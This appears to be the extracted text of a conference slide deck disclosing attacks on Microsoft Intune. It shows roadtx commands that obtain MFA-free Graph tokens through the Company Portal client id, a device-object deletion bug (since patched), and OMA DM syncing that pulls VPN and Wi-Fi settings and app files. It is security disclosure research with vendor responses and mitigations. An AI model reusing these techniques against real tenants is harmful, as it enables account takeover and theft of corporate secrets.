
# Microsoft response (VULN-123240)

- This is by design that Conditional Access does not enforce device compliance when Microsoft Intune request for ADGraph tokens as part of their enrollment (new device) and subsequent device check ins (for ongoing compliance assessment). If we didn't do this, this will create a chicken and the egg situation where a new device will fail to enroll, or a non-compliant device can never be compliant if it cannot check-in again with Intune service. We recommend customers to have other policy enforcement such as require MFA when requesting for ADGraph tokens.

# Require multifactor authentication

```
(kali㉿kali)-[~]
$ roadtx gettokens -u $USER -p $PASSWORD -r aadgraph -ua $WINDOWS_UA -c 9ba1a5c7-f17a-
4de9-a1f1-6178c8d51223
Requesting token for resource https://graph.windows.net/
Error during authentication: AADSTS50076: Due to a configuration change made by your adm
inistrator, or because you moved to a new location, you must use multi-factor authentica
tion to access '00000002-0000-0000-c000-000000000000'. Trace ID: 972d3beb-2bb6-470b-a012
-416dfd0f2a00 Correlation ID: 0707872c-87ea-48d3-9b6a-d33e6612f112 Timestamp: 2024-10-06
03:38:43Z
```

# Exclude Microsoft Intune in Target resources



The screenshot shows a user interface for configuring a Microsoft Intune policy. On the left, there are several sections: **Assignments**, **Users**, **Specific users included**, **Target resources** (which is highlighted in grey and shows "All cloud apps included and 1 app excluded"), **Network** (marked as **NEW**), and **Conditions**. On the right, under the **Exclude** tab (which is highlighted with a red box), there is a section titled "Select the cloud apps to exempt from the policy". It shows "Edit filter" set to "None" and a list of excluded apps. One app, "Microsoft Intune", is listed with its GUID: "0000000a-0000-0000-c000-0000000000...". A red box also highlights this specific row.

Assignments

Users ⓘ

Specific users included

Target resources ⓘ

All cloud apps included and 1 app excluded

Network **NEW** ⓘ

Not configured

Conditions ⓘ

0 conditions selected

Include **Exclude**

Select the cloud apps to exempt from the policy

Edit filter

None

Select excluded cloud apps

Microsoft Intune

MI Microsoft Intune 0000000a-0000-0000-c000-0000000000... ...

```
(kali㉿kali)-[~]
$ roadtx gettokens -u $USER -p $PASSWORD -r aadgraph -ua $WINDOWS_UA
Requesting token for resource https://graph.windows.net/
Error during authentication: AADSTS50076: Due to a configuration change made by your administrator, or because you moved to a new location, you must use multi-factor authentication to access '00000002-0000-0000-c000-000000000000'. Trace ID: 4a0e462a-c04d-432d-93c5
-36ab60763200 Correlation ID: ad2de40b-b82f-4f91-bc16-4bbe4994ac1d Timestamp: 2024-10-06
03:47:02Z

(kali㉿kali)-[~]
$ roadtx gettokens -u $USER -p $PASSWORD -r aadgraph -ua $WINDOWS_UA -c 9ba1a5c7-f17a-
4de9-a1f1-6178c8d51223
Requesting token for resource https://graph.windows.net/
Tokens were written to .roadtools_auth
```

## Attack Scenario #1-2

- Attackers can acquire **Microsoft Graph/Azure AD Graph** token with **Microsoft Intune Company Portal** client id without meeting MFA requirement when **Microsoft Intune is excluded in target resources**
  - We abused this to **get a token as a MFA-protected Global Administrator role-assigned user** to compromise its tenant in our engagements 🎉

# Microsoft response (VULN-130471)

1. When certain exclusions are made to 'target resources' in a Conditional Access policy, we ensure seamless access by also excluding specific dependencies that are essential for the exclusion to function correctly. In this instance, Intune relies heavily on Entra ID data, such as users and groups, which is represented by 'Windows Azure Active Directory' in cloud apps. Therefore, Windows Azure Active Directory is automatically excluded along with Intune to maintain this dependency

# Recommendation

- **MFA enforcement policy** should be added to device restriction policies
- **Try not to add any exclusion in target resources** in policies for high privileged users
- **Apply Application Filters** to target Azure AD Graph (00000002-0000-0000-c000-000000000000) with the same control

## Attacking on Enrollment



- ✓ Conditional Access bypass through Intune Company Portal
- ✓ Device object deletion through enrollment process

## Attacking on Management



- ✓ Establishing a foothold through OMA DM
- ✓ Riding a SideCar for fun & profits

# Differences in Certificate Enrollment

- There are differences in the format and the types of parameters included in the certificate enrollment request between OSs

## Linux

```
{  
    "CertificateSigningRequest":  
    "-----BEGIN CERTIFICATE REQUEST-----\nMIICWzCCAUMCAQAwFjEUM  
wggEiMA0GCSqGSIb3DQEBAQUAA4IBDwAwggEKAoIBAQCOiTazB5ML+2xIDF  
  
    aBs7GoZXjZVM5JwkxmR9V3sCkBB/NtVaWnPHPt5UygUeAw80ndmST1st+x1+  
    \n-----END CERTIFICATE REQUEST-----\n",  
    "AppVersion": "0.0.0",  
    "DeviceName": "Ubuntu22.04"  
}
```

## iOS/macOS

```
POST /StatelessIOSEnrollmentService/DeviceEnrollment/ReportDeviceInfo2?client-request-id=da696158-d61  
Host: fef.msuc06.manage.microsoft.com  
Content-Type: application/pkcs7-signature  
Cache-Control: no-cache  
Connection: keep-alive  
Accept: */*  
User-Agent: Profile/1.0  
Content-Length: 10154  
Accept-Language: ja  
Accept-Encoding: gzip, deflate, br  
  
000      *0H0+  
000 000000100      00+000000000      *0H0+  
000 $00000<?xml version="1.0" encoding="UTF-8"?>  
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd'  
<plist version="1.0">  
<dict>  
    <kev>CHALLENGE</kev>
```

# Abusing the differences

```
<wsse:Security s:mustUnderstand="1">
<wsse:BinarySecurityToken ValueType="urn:ietf:params:oauth:token-type:jwt" EncodingType="
ZX1KMGVYQW1PaUpLVjFRAUxDShir2NpT21KU1V6STFOaUlzSW5nMWRDSTZJazFqTjJ3e1NYbzVN
NVZibks0Y0E2R3ZUVUF6N01rVWF2Z05RdThoM3pPTTRWQnBo0U52WkVwVGZnWEdLNrdKT0t2bk1U
eVVCVH1IRlluazh1S09E0C1B
</wsse:BinarySecurityToken>
</wsse:Security>

</ac:ContextItem>
<ac:ContextItem Name="AADID">
<ac:Value>
922335be-eabc-48a6-9130-59a0c43fb3c
</ac:Value>
</ac:ContextItem>
```

Access Token


AADID

- Android certificate enrollment endpoint accepts **access token without device id**
- The request includes **AADID parameter**

👉 What happens when other device id is inserted in this request?



## Microsoft Entra ID



Device ID:

**79b9eec0-f7df-4c25-b5a5-ba361075451e**



## Microsoft Intune




**deleted**

Intune Device ID:

**cc45972f-1867-4694-887e-b57ed70c1ad1**

Microsoft Entra Device ID:

**79b9eec0-f7df-4c25-b5a5-ba361075451e**



Certificate Enrollment Request with other  
user's deviceid (**79b9eec0-f7df-4c25-  
b5a5-ba361075451e**)

Microsoft Intune admin center

Home > Not found

 Device not found

[Get support](#) [Perform self-diagnostics](#)

Summary	
Session ID	769e6235d6f849a685025308ebe00175
Resource ID	Not available
Extension	Microsoft_Intune_Devices
Content	DeviceSettingsMenuBlade
Error code	404

# Microsoft response (VULN-134464)

Dear Yuya,

Thank you again for submitting this issue to Microsoft. We appreciate the time taken to submit this assessment.

Upon investigation, we confirmed the issue. A fix for this issue has been addressed.

## Attack Scenario #2

- Attackers can **delete any OS's device object in Microsoft Intune** through Android certificate enrollment endpoint
  - IT admins cannot manage the device through Intune portal
  - It is already patched

## Attacking on Enrollment



- ✓ Conditional Access bypass through Intune Company Portal
- ✓ Device object deletion through enrollment process

## Attacking on Management



- ✓ Establishing a foothold through OMA DM
- ✓ Riding a SideCar for fun & profits

# Device Management

Microsoft Intune admin center

Home > Devices | Windows > Windows | Configuration >

## Create profile

Windows 10 and later - Settings catalog

Basics Configuration settings Scope tags Assignments Review + create

**Settings catalog**  
With the settings catalog, you can choose which settings you want to configure. Click on Add settings to browse or search the catalog for the settings you want to configure.  
[Learn more](#)

+ Add settings

Previous Next

**Settings picker**  
Use commas "," among search terms to lookup settings by their keywords

Search for a setting Search

Add filter

Browse by category

- Trusted Certificate
- User Rights
- Virtualization Based Technology
- VPN Connection
- Wi-Fi Connection
- Wi-Fi Settings
- Widgets
- Windows AI
- Windows Defender Security Center

Setting name  
Select a category to show settings

# Configuration delivery via OMA DM Sync


```
<Add>
  <CmdID>
    15
  </CmdID>
  <Item>
    <Target>
      <LocURI>
        ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/PluginProfile/ServerUrlList
      </LocURI>
    </Target>
    <Data>
      vpn.contoso.com;Internal VPN
    </Data>
  </Item>
</Add>
```

# Configuration delivery via OMA DM Sync

```
<Add>
  <CmdID>
    16
  </CmdID>
  <Item>
    <Target>
      <LocURI>
        ./Vendor/MSFT/WiFi/Profile/ContosoCorp_Wi-Fi/WlanXml
      </LocURI>
    </Target>
    <Data>
      &lt;WLANProfile
        xmlns="http://www.microsoft.com/networking/WLAN/profile/v1"&gt;&lt;name&gt;ContosoCorp_Wi-Fi&lt;/name&gt;&lt;SSIDConfig&gt;&lt;SSID&gt;&lt;hex&gt;436F6E746F736F436F72705F57692D4669&lt;/hex&gt;&lt;name&gt;ContosoCorp_Wi-Fi&lt;/name&gt;&lt;/SSID&gt;&lt;nonBroadcast&gt;false&lt;/nonBroadcast&gt;&lt;/SSIDConfig&gt;&lt;connectionType&gt;ESS&lt;/connectionType&gt;&lt;connectionMode&gt;auto&lt;/connectionMode&gt;&lt;autoSwitch&gt;false&lt;/autoSwitch&gt;&lt;MSM&gt;&lt;security&gt;&lt;authEncryption&gt;&lt;authentication&gt;WPA2PSK&lt;/authentication&gt;&lt;encryption&gt;AES&lt;/encryption&gt;&lt;useOneX&gt;false&lt;/useOneX&gt;&lt;FIPSMODE
        xmlns="http://www.microsoft.com/networking/WLAN/profile/v2"&gt;false&lt;/FIPSMODE&gt;&lt;sharedKey&gt;&lt;keyType&gt;passPhrase&lt;/keyType&gt;&lt;protected&gt;false&lt;/protected&gt;&lt;keyMaterial&gt;SuperSecretWiFiPassword&lt;/keyMaterial&gt;&lt;sharedKey&gt;&lt;PMKCacheMode&gt;disabled&lt;/PMKCacheMode&gt;&lt;security&gt;&lt;MSM&gt;&lt;/WLANProfile&gt;
    </Data>
  </Item>
</Add>
```

Wi-Fi SSID  
Wi-Fi password

# Replicating Intune Company Portal




# Exfiltrating configuration via OMA DM Sync

[!] maybe these are configuration profiles:

```
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/RememberCredentials: false
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/AlwaysOn: false
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/RegisterDns: false
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/DeviceCompliance/Enabled: false
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/DeviceCompliance/Sso/Enabled: false
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/PluginProfile/ServerUrlList: vpn.contoso.com;Internal VPN
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/PluginProfile/CustomConfiguration: <pulse-schema><isSingleSignOnCredential>true</isSingleSignOnCredential></pulse-schema>
- ./Device/Vendor/MSFT/VPNv2/Contoso%20VPN/PluginProfile/PluginPackageFamilyName: 951D7986.PulseSecureVPN_qzpvqh70t9a4p
- ./Vendor/MSFT/DMClient/Provider/MS%20DM%20Server/Poll/PollOnLogin: true
- ./cimv2/MDM_ConfigSetting/MDM_ConfigSetting.SettingName=%22AccountId%22/SettingValue: 3decc354-7c51-4c78-9f40-7eb57efbe447
- ./Vendor/MSFT/WiFi/Profile/ContosoCorp_Wi-Fi/WlanXml:
{'WLANProfile': {'@xmlns': 'http://www.microsoft.com/networking/WLAN/profile/v1', 'name': 'ContosoCorp_Wi-Fi', 'SSIDConfig': {'SSID': {'hex': '436F6E746F736F436F72705F57692D4669', 'name': 'ContosoCorp_Wi-Fi'}, 'nonBroadcast': 'false'}, 'connectionType': 'ESS', 'connectionMode': 'auto', 'autoSwitch': 'false', 'MSM': {'security': {'authEncryption': {'authentication': 'WPA2PSK', 'encryption': 'AES', 'useOneX': 'false', 'FIPSMode': {'@xmlns': 'http://www.microsoft.com/networking/WLAN/profile/v2', '#text': 'false'}}}, 'sharedKey': {'keyType': 'passPhrase', 'protected': 'false', 'keyMaterial': 'SuperSecretWiFiPassword'}, 'PMKCacheMode': 'disabled'}}}
- ./Vendor/MSFT/WiFi/Profile/ContosoCorp_Wi-Fi/WiFiCost: 1
```


# Exfiltrating Line-Of-Business apps via OMA DM Sync

```
[!] we found line-of-business app ...
[*] downloading msi file from
https://fef.msuc06.manage.microsoft.com/ContentService/DownloadService/GetAppActive/WinRT?contentGuid=22cce2e1-e62d
